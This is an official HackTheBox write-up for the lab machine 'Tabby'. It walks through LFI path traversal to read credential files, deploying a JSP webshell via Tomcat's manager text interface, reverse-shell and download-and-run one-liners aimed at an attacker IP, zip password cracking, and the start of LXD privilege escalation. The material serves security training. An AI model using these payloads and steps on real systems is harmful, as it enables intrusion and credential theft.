



HACKTHEBOX



Tabby

6th October 2020 / Document No D20.101.115

Prepared By: bertolis

Machine Author: egre55

Difficulty: **Easy**

Classification: Official

Synopsis

Tabby is a easy difficulty Linux machine. Enumeration of the website reveals a second website that is hosted on the same server under a different vhost. This website is vulnerable to Local File Inclusion. Knowledge of the OS version is used to identify the `tomcat-users.xml` file location. This file yields credentials for a Tomcat user that is authorized to use the `/manager/text` interface. This is leveraged to deploy of a war file and upload a webshell, which in turn is used to get a reverse shell. Enumeration of the filesystem reveals a password protected zip file, which can be downloaded and cracked locally. The cracked password can be used to login to the remote machine as a low privileged user. However this user is a member of the LXD group, which allows privilege escalation by creating a privileged container, into which the host's filesystem is mounted. Eventually, access to the remote machine is gained as `root` using SSH.

Skills Required


- Web Enumeration
- Linux Enumeration

Skills Learned

- Tomcat Text Interface WAR File Upload
- ZIP Cracking
- LXD Abuse

Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.188 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$///)
nmap -p$ports -sC -sV 10.10.10.188
```




```
nmap -p$ports -sC -sV 10.10.10.194

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp  open  http     Apache Tomcat
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals that this is a Ubuntu server, running SSH, Apache and Tomcat on their default ports. Let's enumerate the website titled "Mega Hosting".

```
http://10.10.10.194/
```

MEGA HOSTING HOME PLANS AND SERVICES ▾ INFRASTRUCTURE NEWS ABOUT SUPPORT



Dedicated servers
Starting from 99usd

24x7 knowledgeable support
Full Root access
1 IP included with each server (more on request w/ justification)
Your Choice of any OS (CentOS, Windows, Debian, Fedora)

Call us : 01234 5678910
E-mail us : sales@megahosting.htb

Compare Our Pricing Plans

>We have recently upgraded several services. Our servers are now more secure than ever. [Read our statement on recovering from the data breach](#)

This a website for a company that provides hosting services. Having a closer at the website, there is a link stating that the company has recently recovered from a data breach. The link points to <http://megahosting.htb/news.php?file=statement>. Let's add this domain name to the `/etc/hosts` file.

```
sudo -- sh -c "echo '10.10.10.194      megahosting.htb' >> /etc/hosts"
```


Now let's click the link again.

We apologise to all our customers for the previous data breach.

We have changed the site to remove this tool, and have invested heavily
in more secure servers

We notice that we are being redirected to `http://megahosting.htb/news.php?file=statement`. It's worth noting that `statement` seems to be a filename passed as input to the parameter `file` of the page `news.php`. Let's check if this is vulnerable to Local File Inclusion (LFI), by trying to load `/etc/passwd`.

```
http://megahosting.htb/news.php?file=/etc/passwd
http://megahosting.htb/news.php?file=../etc/passwd
http://megahosting.htb/news.php?file=.../etc/passwd
http://megahosting.htb/news.php?file=.../.../etc/passwd
http://megahosting.htb/news.php?file=.../.../.../etc/passwd
```



```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
21 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
22 messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
23 syslog:x:104:110::/home/syslog:/usr/sbin/nologin
24 _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
25 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
26 uidd:x:107:112::/run/uuid:/usr/sbin/nologin
27 tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
28 landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
29 pollinate:x:110:1::/var/cache/pollinate:/bin/false
30 sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
31 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
32 lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
33 tomcat:x:997:997::/opt/tomcat:/bin/false
34 mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
35 ash:x:1000:1000:clive:/home/ash:/bin/bash
36
```

Of the above payloads, `../../../../etc/passwd` was successful. We note that `ash` is a system user.

Let's try to access Tomcat on port 8080.



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking [here](#).

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.


Scanning for hidden directories reveals the well-known Tomcat `/manager` page.

A terminal window showing the output of the ffuf command. The command is `ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.194:8080/FUZZ`. The results show several directory paths and their details:

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.10.10.194:8080/FUZZ

docs [Status: 200, Size: 1895, Words: 201, Lines: 30]
examples [Status: 302, Size: 0, Words: 1, Lines: 1]
foo [Status: 302, Size: 0, Words: 1, Lines: 1]
host-manager [Status: 200, Size: 0, Words: 1, Lines: 1]
index.html [Status: 302, Size: 0, Words: 1, Lines: 1]
manager [Status: 200, Size: 1895, Words: 201, Lines: 30]
manager [Status: 302, Size: 0, Words: 1, Lines: 1]
```

This is a default page that allows users to manage web applications. Tomcat's `manager` page requires authentication.



Attempting to log in with common credentials like `admin / admin` is not successful. However, if we click `cancel` we get a `401 Unauthorized` message. This page reveals that the credentials are in the file `conf/tomcat-users.xml`.

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App How-To](#).

Let's search online for the default path of the Tomcat installation, in order to check if we can access it through the LFI vulnerability.

tomcat ubuntu installation directory

All Videos Images Shopping News More Settings Tools

About 896,000 results (0.54 seconds)

askubuntu.com › questions › what-is-the-tomcat-installation-directory - Ask Ubuntu

What is the Tomcat installation directory? - Ask Ubuntu

May 12, 2012 – There are three important directories for Tomcat: `/etc/tomcat{X}` for configuration. `/usr/share/tomcat{X}` for runtime, called CATALINA_HOME.

10 answers

According to the first result, and since our instance of tomcat is version 9, the default installation directory is `/usr/local/tomcat9`. Let's combine these pieces of information and try to access `conf/tomcat-users.xml` from LFI vulnerability found earlier on Apache.

```
http://megahosting.htb/news.php?file=../../../../usr/share/tomcat9/conf/tomcat-users.xml
```

Clicking CTRL + U to view the page source doesn't show any text. Unfortunately this request returned a blank page. Let's check if the file `tomcat-users.xml` is located in a different path inside Tomcat's default installation directory.

/usr/share/tomcat9 directory

All News Shopping Maps Videos More Settings Tools

About 917,000 results (0.50 seconds)

packages.debian.org › sid › all › tomcat9 › filelist

Debian – File list of package tomcat9/sid/all

... /usr/lib/tmpfiles.d/tomcat9.conf /usr/libexec/tomcat9/tomcat-start.sh /usr/libexec/tomcat9/tomcat-update-policy.sh /usr/share/doc/tomcat9/README.Debian ...

Clicking at the first result we can see the file structure of the directory `/usr/share/tomcat9`.

 **PACKAGES**
[About Debian](#) [Getting Debian](#) [Support](#) [Developers' Corner](#)
[/ packages / sid / tomcat9 / all / file list](#)

File list of package *tomcat9* in *sid* of architecture *all*

```

/etc/cron.daily/tomcat9
/etc/rsyslog.d/tomcat9.conf
/etc/tomcat9/policy.d/01system.policy
/etc/tomcat9/policy.d/02debian.policy
/etc/tomcat9/policy.d/03catalina.policy
/etc/tomcat9/policy.d/04webapps.policy
/etc/tomcat9/policy.d/50local.policy
/lib/systemd/system/tomcat9.service
/usr/lib/sysusers.d/tomcat9.conf
/usr/lib/tmpfiles.d/tomcat9.conf
/usr/libexec/tomcat9/tomcat-start.sh
/usr/libexec/tomcat9/tomcat-update-policy.sh
/usr/share/doc/tomcat9/README.Debian
/usr/share/doc/tomcat9/changelog.Debian.gz
/usr/share/doc/tomcat9/copyright
/usr/share/tomcat9-root/default_root/META-INF/context.xml
/usr/share/tomcat9-root/default_root/index.html
/usr/share/tomcat9/default.template
/usr/share/tomcat9/etc/catalina.properties
/usr/share/tomcat9/etc/context.xml
/usr/share/tomcat9/etc/jaspic-providers.xml
/usr/share/tomcat9/etc/logging.properties
/usr/share/tomcat9/etc/server.xml
/usr/share/tomcat9/etc/tomcat-users.xml

```

This reveals that Tomcat stores the `tomcat-users.xml` file in the directory

`/usr/share/tomcat9/etc`. Let's try to access this file again. This time we can see the file contents in the HTML source code.

```

view-source:http://megahosting.htb/news.php?
file=../../../../usr/share/tomcat9/etc/tomcat-users.xml

```

```

<tomcat-users xmlns="http://tomcat.apache.org/xml"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
               version="1.0">
<!--
  NOTE: By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application. If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE: The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!... ...> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password=<must-be-changed> roles="tomcat"/>
<user username="both" password=<must-be-changed> roles="tomcat,role1"/>
<user username="role1" password=<must-be-changed> roles="role1"/>
-->
<role rolename="admin-gui"/>
<role rolename="manager-script"/>
<user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>


```

The file is found to contain the credentials `tomcat / $3cureP4s5w0rd123!`. As the `roles` xml attribute shows that this user is a member of `admin-gui` and `manager-script`. The `manager-gui` role that allows access to the `/manager` page is not assigned.

Foothold

Let's scan this URL and see if there are any files or directories hosted there.

```
wfuzz -c -w /usr/share/wordlists/dirb/common.txt --hc 404  
http://10.10.10.194:8080/manager/FUZZ
```




A terminal window showing the output of the wfuzz command. The command is:

```
wfuzz -c -w /usr/share/wordlists/dirb/common.txt --hc 404  
http://10.10.10.194:8080/manager/FUZZ
```

The output shows several directory hits:

Code	Length (L)	Width (W)	Character Count (Ch)	Type
302	0	0	0	" "
401	63	291	2499	"html"
302	0	0	0	"images"
401	63	291	2499	"status"
401	63	291	2499	"text"

Wfuzz reveals the above directories. We can search online for the `/manager/text` interface.



A screenshot of a Google search results page. The search query is "tomcat /manager/text".

Results:

- About 3,910,000 results (0.47 seconds)
- [tomcat.apache.org › tomcat-8.5-doc › host-manager-ho...](#) ▾
Host Manager App -- Text Interface - Apache Tomcat 8 (8.5.59)
Oct 6, 2020 – The **Tomcat** Host Manager application enables you to create, delete, and otherwise manage virtual hosts within **Tomcat**. This how-to guide is ...
[Introduction](#) · [Configuring Manager](#) ... · [List of Commands](#) · [Add command](#)

This returns Tomcat's official documentation, which states that commands can be executed through this interface.

```
$ curl -u ${USERNAME}:${PASSWORD} http://localhost:8080/host-manager/text/list
OK - Listed hosts
localhost:
```

If you are using a different realm you will need to add the necessary role to the appropriate user(s) using the standard user management tools for that realm.

List of Commands

The following commands are supported:

- list
- add
- remove
- start
- stop
- persist

In the following subsections, the username and password is assumed to be **test:test**. For your environment, use credentials created in the previous sections.

List command

Use the **list** command to see the available virtual hosts on your Tomcat instance.

Example command:


```
curl -u test:test http://localhost:8080/host-manager/text/list
```

Example response:

```
OK - Listed hosts
localhost:
```

As the Tomcat user is assigned the **manager-script** role, we should be permitted to interact with **/manager/text**. Let's try listing the available hosts on Tomcat.

```
USERNAME=tomcat
PASSWORD=\$3cureP4s5w0rd123!
curl -u ${USERNAME}:${PASSWORD} http://10.10.10.194:8080/manager/text/list
```



```
curl -u ${USERNAME}:${PASSWORD} http://10.10.10.194:8080/manager/text/list
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/foo:running:0:foo
/fooshell:running:0:fooshell
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:0:/usr/share/tomcat9-admin/host-manager
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
```

This is successful. It is also well-known that Tomcat deploys Java web applications. Let's check if we can deploy a project using the **text** interface.

tomcat /manager/text deploy



All

Images

Videos

News

Shopping

More

Settings

Tools

About 1,800,000 results (0.45 seconds)

tomcat.apache.org › tomcat-7.0-doc › manager-howto ▾

Apache Tomcat 7 (7.0.105) - Manager App HOW-TO

Jump to **Deploy a Directory or WAR by URL** – [http://localhost:8080/manager/text/deploy?](http://localhost:8080/manager/text/deploy?path=/footoo&war=file:/path/to/foo)

path=/footoo&war=file:/path/to/foo. In this example the ".war" file ...

[Host Manager App – Text ... · Tomcat Web Application ...](#)

Searching online reveals official Tomcat documentation explaining how this can be done.

Deploy A New Application Archive (WAR) Remotely

```
http://localhost:8080/manager/text/deploy?path=/foo
```

Upload the web application archive (WAR) file that is specified as the request data in this HTTP PUT request, install it into the `appBase` directory of our corresponding virtual host, and start, deriving the name for the WAR file added to the `appBase` from the specified path. The application can later be undeployed (and the corresponding WAR file removed) by use of the `/undeploy` command.

This command is executed by an HTTP PUT request.

The .WAR file may include Tomcat specific deployment configuration, by including a Context configuration XML file in `/META-INF/context.xml`.

URL parameters include:

- `update`: When set to true, any existing update will be undeployed first. The default value is set to false.
- `tag`: Specifying a tag name, this allows associating the deployed webapp with a tag or label. If the web application is undeployed, it can be later redeployed when needed using only the tag.

NOTE - This command is the logical opposite of the `/undeploy` command.

If installation and startup is successful, you will receive a response like this:

```
OK - Deployed application at context path /foo
```

Otherwise, the response will start with `FAIL` and include an error message. Possible causes for problems include:

- *Application already exists at path /foo*

The context paths for all currently running web applications must be unique. Therefore, you must undeploy the existing web application using this context path, or choose a different context path for the new one. The `update` parameter may be specified as a parameter on the URL, with a value of `true` to avoid this error. In that case, an undeploy will be performed on an existing application before performing the deployment.

- *Encountered exception*

An exception was encountered trying to start the new web application. Check the Tomcat logs for the details, but likely explanations include problems parsing your `/WEB-INF/web.xml` file, or missing classes encountered when initializing application event listeners and filters.

According to this, it is possible to create a `.war` file and deploy it to the server. A `.war` file is an archived Java application. Let's download a JSP [webshell](#) and create the `.war` file. In order to create a `.war` file we can use `zip`.

```
wget
https://gist.github.com/ErosLever/7445a3cfaaf80f1f5a53/archive/f14a53bd1095a387c063466167d49c20bb94050a.zip
unzip f14a53bd1095a387c063466167d49c20bb94050a.zip
zip webshell.war 7445a3cfaaf80f1f5a53-
f14a53bd1095a387c063466167d49c20bb94050a/cmd.jsp
```

```
jar cvf webshell.war 7445a3cfaaf80f1f5a53-
f14a53bd1095a387c063466167d49c20bb94050a/cmd.jsp

added manifest
adding: 7445a3cfaaf80f1f5a53-
f14a53bd1095a387c063466167d49c20bb94050a/cmd.jsp(in = 763) (out=
424)(deflated 44%)
```

Now that we've archived the webshell, let's specify the file we want to upload, set the application name to `webshell` and the `update` value to `true`, and try to deploy it.


```
SERNAME=tomcat
PASSWORD=\$3cureP4s5w0rd123!
curl -u ${USERNAME}:${PASSWORD} -T webshell.war
http://10.10.10.194:8080/manager/text/deploy?path=/webshell&update=true
```

Setting the `update` parameter to `true`, makes sure that any existing project will be undeployed before the new deployment.

```
curl -u ${USERNAME}:${PASSWORD} -T webshell.war http://10.10.10.194:8080  
/manager/text/deploy?path=/webshell&update=true  
  
[1] 714495  
$OK - Deployed application at context path [/webshell]
```

The file was deployed successfully. Let's try to access it from the browser.

```
http://10.10.10.194:8080/webshell/cmd.jsp
```



Command was: **id**

```
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

This is successful. We can execute commands on the remote machine as the user `tomcat`. Let's start a listener on our local machine.

```
nc -lvp 5555
```

Then try to create a reverse shell, executing the following command from the webshell.

```
bash -i >& /dev/tcp/10.10.14.3/4444 0>&1
```

Getting a reverse shell using the above command didn't work. Let's create a reverse shell, start an HTTP server locally and download it to the remote machine.

```
echo "0<&196;exec 196<>/dev/tcp/10.10.14.3/5555; sh <&196 >&196 2>&196" > shell  
php -S 0.0.0.0:8000
```

```
php -S 0.0.0.0:8000  
[Fri Nov 6 19:06:19 2020] PHP 7.4.9 Development Server  
(http://0.0.0.0:8000) started
```

From the webshell, input the following commands to download and run the script.

```
wget http://10.10.14.3:8000/shell-x64.elf -O /tmp/shell  
chmod +x /tmp/shell  
bash /tmp/shell
```

● ● ●

```
nc -lvp 5555  
listening on [any] 5555 ...  
connect to [10.10.14.3] from megahosting.htb [10.10.10.194] 54584  
id  
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

This is successful and we receive a reverse shell. We can now spawn a PTY shell using Python3.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

● ● ●

```
python3 -c 'import pty; pty.spawn("/bin/bash")'  
tomcat@tabby:/var/lib/tomcat9$
```

Lateral Movement

Enumeration of the directories and files reveals the archive `/var/www/html/16162020_backup.zip`, that is owned by the user `ash`. Trying to unzip this file returns a message prompting for a password.

```
tomcat@tabby:/var/www/html/files$ unzip 16162020_backup.zip  
unzip 16162020_backup.zip  
Archive: 16162020_backup.zip  
checkdir error: cannot create var  
    Read-only file system  
        unable to process var/www/html/assets/.  
[16162020_backup.zip] var/www/html/favicon.ico password:
```

We could download the zip file and try to crack the password locally. An easy way to do this is to get a base64-encoded representation of the zip file, and decode it back on our local machine. We use the `-w0` option so that the output is returned in a continuous line.

```
base64 -w0 16162020_backup.zip
```

```
base64 -w0 16162020_backup.zip  
UEsDBAoAAAAAAIUDf0gAAAAAAAAAAAAAUABwAdmFyL3d3dy9odG1sL2Fzc2V0cy9VV  
<SNIP>
```

Copy the output and issue the following command to recreate the zip file locally. Replace with your own output as appropriate.

```
echo "UEsDBAoAAAAAAIUDf0gAAAAAAAAAAAAA<SNIP>" | base64 -d -w0 > backup.zip
```

Now we can try to crack the zip file using `fcrackzip` in a dictionary attack using the `rockyou.txt` wordlist. We use the option `-D` to specify that this will be a dictionary attack, and `-u` to specify the unzip process.

```
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip
```

```
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip  
<SNIP>  
PASSWORD FOUND!!!!: pw == admin@it
```

After some seconds, the password is found. Decompressing the `backup.zip` file using the password `admin@it` reveals some files and directories from the web application. Since this zip file is owned by user `ash`, let's try to login to the system using the credentials `ash / admin@it`.

```
su ash
```

```
● ● ●  
su ash  
Password: admin@it  
ash@tabby:/var/www/html/files$
```

This is successful and we have gained access to the system as `ash`. The user flag is located in `/home/ash/user.txt`.

Privilege Escalation

Enumeration of the user reveals membership of the `lxd` group.

```
ash@tabby:/var/www/html/files$ groups  
groups  
ash adm cdrom dip plugdev lxd
```

The `lxd` (Linux Daemon) is a system container manager, that controls `lxc` (Linux Container). Linux Container (LXC) is a virtualization technology that runs isolated containers using a single Linux kernel. It is possible for the user `ash` to create a privileged container and then use it to mount the host filesystem. To achieve this, we can download an Alpine image, and then upload it to the remote machine. Lets download and build the image locally. The image can be found [here](#).

```
